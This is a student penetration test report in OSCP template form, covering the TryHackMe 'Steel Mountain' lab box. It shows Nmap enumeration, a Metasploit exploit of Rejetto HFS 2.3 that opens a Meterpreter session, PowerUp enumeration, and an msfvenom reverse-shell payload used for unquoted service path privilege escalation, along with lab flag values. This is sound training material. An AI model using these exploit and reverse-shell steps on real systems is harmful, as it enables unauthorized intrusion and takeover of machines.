Penetration Test Report

PWK Lab & OSCP Exam [Steel Mountain]

tnjunc@gmail.com, OSID: 2222

2021-07-14

Contents

1 Offensive Security Exam Penetration Test Report

1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

1.4 About the Box

Name: Steel Mountain

Date release: NA

Web page: https://tryhackme.com/room/steelmountain

Description

Hack into a Mr. Robot themed Windows machine. Use metasploit for initial access, utilize powershell for Windows privilege escalation enumeration and learn a new technique to get Administrator access.

File Information

Not Available as this is integrated with cloud computing from the tryhackme website.

Virtual Machine

NA

Networking

Tryhackme would provide a static IP address of the machine. (Please take note, it would vary when the subscription has been expired.)

Source:

https://tryhackme.com/room/steelmountain

2 High-Level Summary

I was tasked with performing an internal penetration test towards Offensive Security Exam. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.164.128 - Enummerating Ports/Services using Nmap
- 10.10.164.128 - Vulnerable HTTP File Server (Rejetto)
- 10.10.164.128 - Vulnerable Service Enumeration using PowerSploit/PowerUp.ps1
- 10.10.164.128 - Unquoted Path Vulnerability

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

- 10.10.164.128 - Apply Firewall,network security devices
- 10.10.164.128 - Update/Upgrade/Change Vulnerable File Server
- 10.10.164.128 - Update fix Services Vulnerabilities
- 10.10.164.128 - Patch, Unquoted Vulnerabilities

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

- 10.x.x.x/16

3.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

MSFConsole Workspace with Nmap Scan


I used msfconsole's database to have an organized source of information. It has been integrated with different tools such NMAP. As seen there are mutiple services/ports that are widely open. Later, we'll use various tools for in-depth reconnaisance.

```
1 db_nmap -A -sC -sV 10.10.164.128
```

```
msf6 > hosts

Hosts
=====

address        mac  name           os_name       os_flavor  os_sp  purpose  info  comments
-------        ---  ----           -------       ---------  -----  -------  ----  --------
10.10.164.128       10.10.164.128  Windows 2012                    server

msf6 > service
[*] exec: service

Usage: service < option > | --status-all | [ service_name [ command | --full-restart ] ]
msf6 > services
Services
========

host           port   proto  name              state  info
----           ----   -----  ----              -----  ----
10.10.164.128  80     tcp    http              open   Microsoft IIS httpd 8.5
10.10.164.128  135    tcp    msrpc             open   Microsoft Windows RPC
10.10.164.128  139    tcp    netbios-ssn       open   Microsoft Windows netbios-ssn
10.10.164.128  445    tcp    microsoft-ds      open   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.10.164.128  3389   tcp    ssl/ms-wbt-server open
10.10.164.128  8080   tcp    http              open   HttpFileServer httpd 2.3
10.10.164.128  49152  tcp    msrpc             open   Microsoft Windows RPC
10.10.164.128  49153  tcp    unknown           open
10.10.164.128  49154  tcp    msrpc             open   Microsoft Windows RPC
10.10.164.128  49155  tcp    msrpc             open   Microsoft Windows RPC
10.10.164.128  49156  tcp    msrpc             open   Microsoft Windows RPC
10.10.164.128  49163  tcp    msrpc             open   Microsoft Windows RPC
```

```
1  msf6>hosts
2  msf6>services
```

Base from the result, it's a good practice to check those services especially web application services. By checking port 8080 we can see the HttpFileServer version and as further investigation, its Rejetto Web Server.


HFS /
rejetto.com/hfs/
10.10.164.128:8080
Import bookmarks...
Getting Started
Internal
User
Login
Folder
Home
0 folders, 0 files, 0 bytes
Search
go
Select
All
Invert
Mask
0 items selected
Actions
Archive
Get list
Server information
HttpFileServer 2.3
Server time: 7/14/2021 7:40:23 AM
Server uptime: 01:14:51
No files in this folder

3.2 Penetration

The penetration testing portion, of the assessment, focus heavily on gaining access to a variety of system(s). During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.


3.2.1 Exploitation/ Privilege Escalation

Gathered information are enough to capture the entire machine up to its root level. Below are the penetrating steps/methods in order to attain the root.

MSF Exploit

HttpFileServer version 2.3 has been exposed on our reconnaisance phase, checking to our very own MSF will lead us to a known exploit. Here we can see a known exploit

```
msf6 > search type:exploit rejetto file server
```




```
msf6 > use 0
msf6 > options
msf6 > set RHOSTS 10.10.164.128
msf6 > set RPORT 8080
msf6 > check
msf6 > exploit
```

```
msf6 exploit(windows/http/rejetto_hfs_exec) > check
[*] 10.10.162.129:8080 - The service is running, but could not be validated.
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.13.16.205:4444
[*] Using URL: http://0.0.0.0:8080/8AYJgCTp1OFUHw
[*] Local IP: http://10.13.16.205:8080/8AYJgCTp1OFUHw
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /8AYJgCTp1OFUHw
[*] Sending stage (175174 bytes) to 10.10.162.129
[!] Tried to delete %TEMP%\umPFIGDI.vbs, unknown result
[*] Meterpreter session 1 opened (10.13.16.205:4444 → 10.10.162.129:49195) at 2021-05-18 03:04:41 -0400
[*] Server stopped.

meterpreter >
```

As a result, we are inside the target machine. Reverse shell has been established.

PowerSploit - PowerUp.ps1

We already knew that this is a Windows machine. We can use the PowerUp tool to aid on exploiting this machine into its root level.

```
1  https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1
```

Upload the the PowerUp.ps1 tool using “upload” command of meterpreter.

```
meterpreter > upload /root/Desktop/SteelMt/PowerUp.ps1
[*] uploading  : /root/Desktop/SteelMt/PowerUp.ps1 → PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/Desktop/SteelMt/PowerUp.ps1 → PowerUp.ps1
[*] uploaded   : /root/Desktop/SteelMt/PowerUp.ps1 → PowerUp.ps1
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_shell
PS >
```

Using the invoke-all checks command, we can see some interesting Services

```
PS > . .\PowerUp.ps1
PS > invoke-allchecks


ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit; IdentityReference=STEELMOUNTAIN\bill;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
```

Please take note that the “AdvancedSystemCareService9” service can be Restarted and It has an unquoted path.

Privilege Escalation - Unquoted Path Exploit


First, We could make a reverse shell from msfvenom, upload the rhsell.exe to the target machine.

```
1  msfvenom -p windows/shell_reverse_tcp LHOST=10.13.16.205 LPORT=222 EXITFUNC=thread -f exe
       -a x86 -platform windows -o rshell.exe
```


```
root@kali:~/Desktop/SteelMt# msfvenom -p windows/shell_reverse_tcp LHOST=10.
13.16.205 LPORT=222 EXITFUNC=thread -f exe -a x86 -platform windows -o rshel
l.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from t
he payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: rshell.exe
root@kali:~/Desktop/SteelMt#
```

Once uploaded to the target machine, just want to share how unquoted path works. From the Vulnerable Service we can see that the source path is “C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe”, when this path is unquoted the windows will try to run first Program.exe, then Advanced.exe. (Path that have spaces in between)

Using this knowledge, by renaming our reverse shell to Advanced.exe and insert it to the vulnerable directory.



As a result of Invoke-All command earlier we already knew that the Service can be restarted.



Once restarted, we can see on our listener that a reverse shell with root privilege has been established. Moving forward, we can collect all necesary loots/trophies/flags. Thus, this machine has been successfully captured.

3.3 Maintaining Access (There's no Maintaining Access Configuration)

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning (There's no House Cleaning Configuration)

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, tnjunc removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

Flags	Proof of Content
C:\Users\bill\Desktop\user.txt	b04763b6fcf51fcd7c13abc7db4fd365
C:\Users\Administrator\Desktop\root.txt	9af5f314f57607c00fd09803a587db80

4.2 Appendix - Metasploit/Meterpreter Usage

I use meterpreter allowance,

```
exploit/windows/http/rejetto_hfs_exec
```

4.3 Appendix - Completed Buffer Overflow Code

```
#No buffer overflow needed on this machine.
```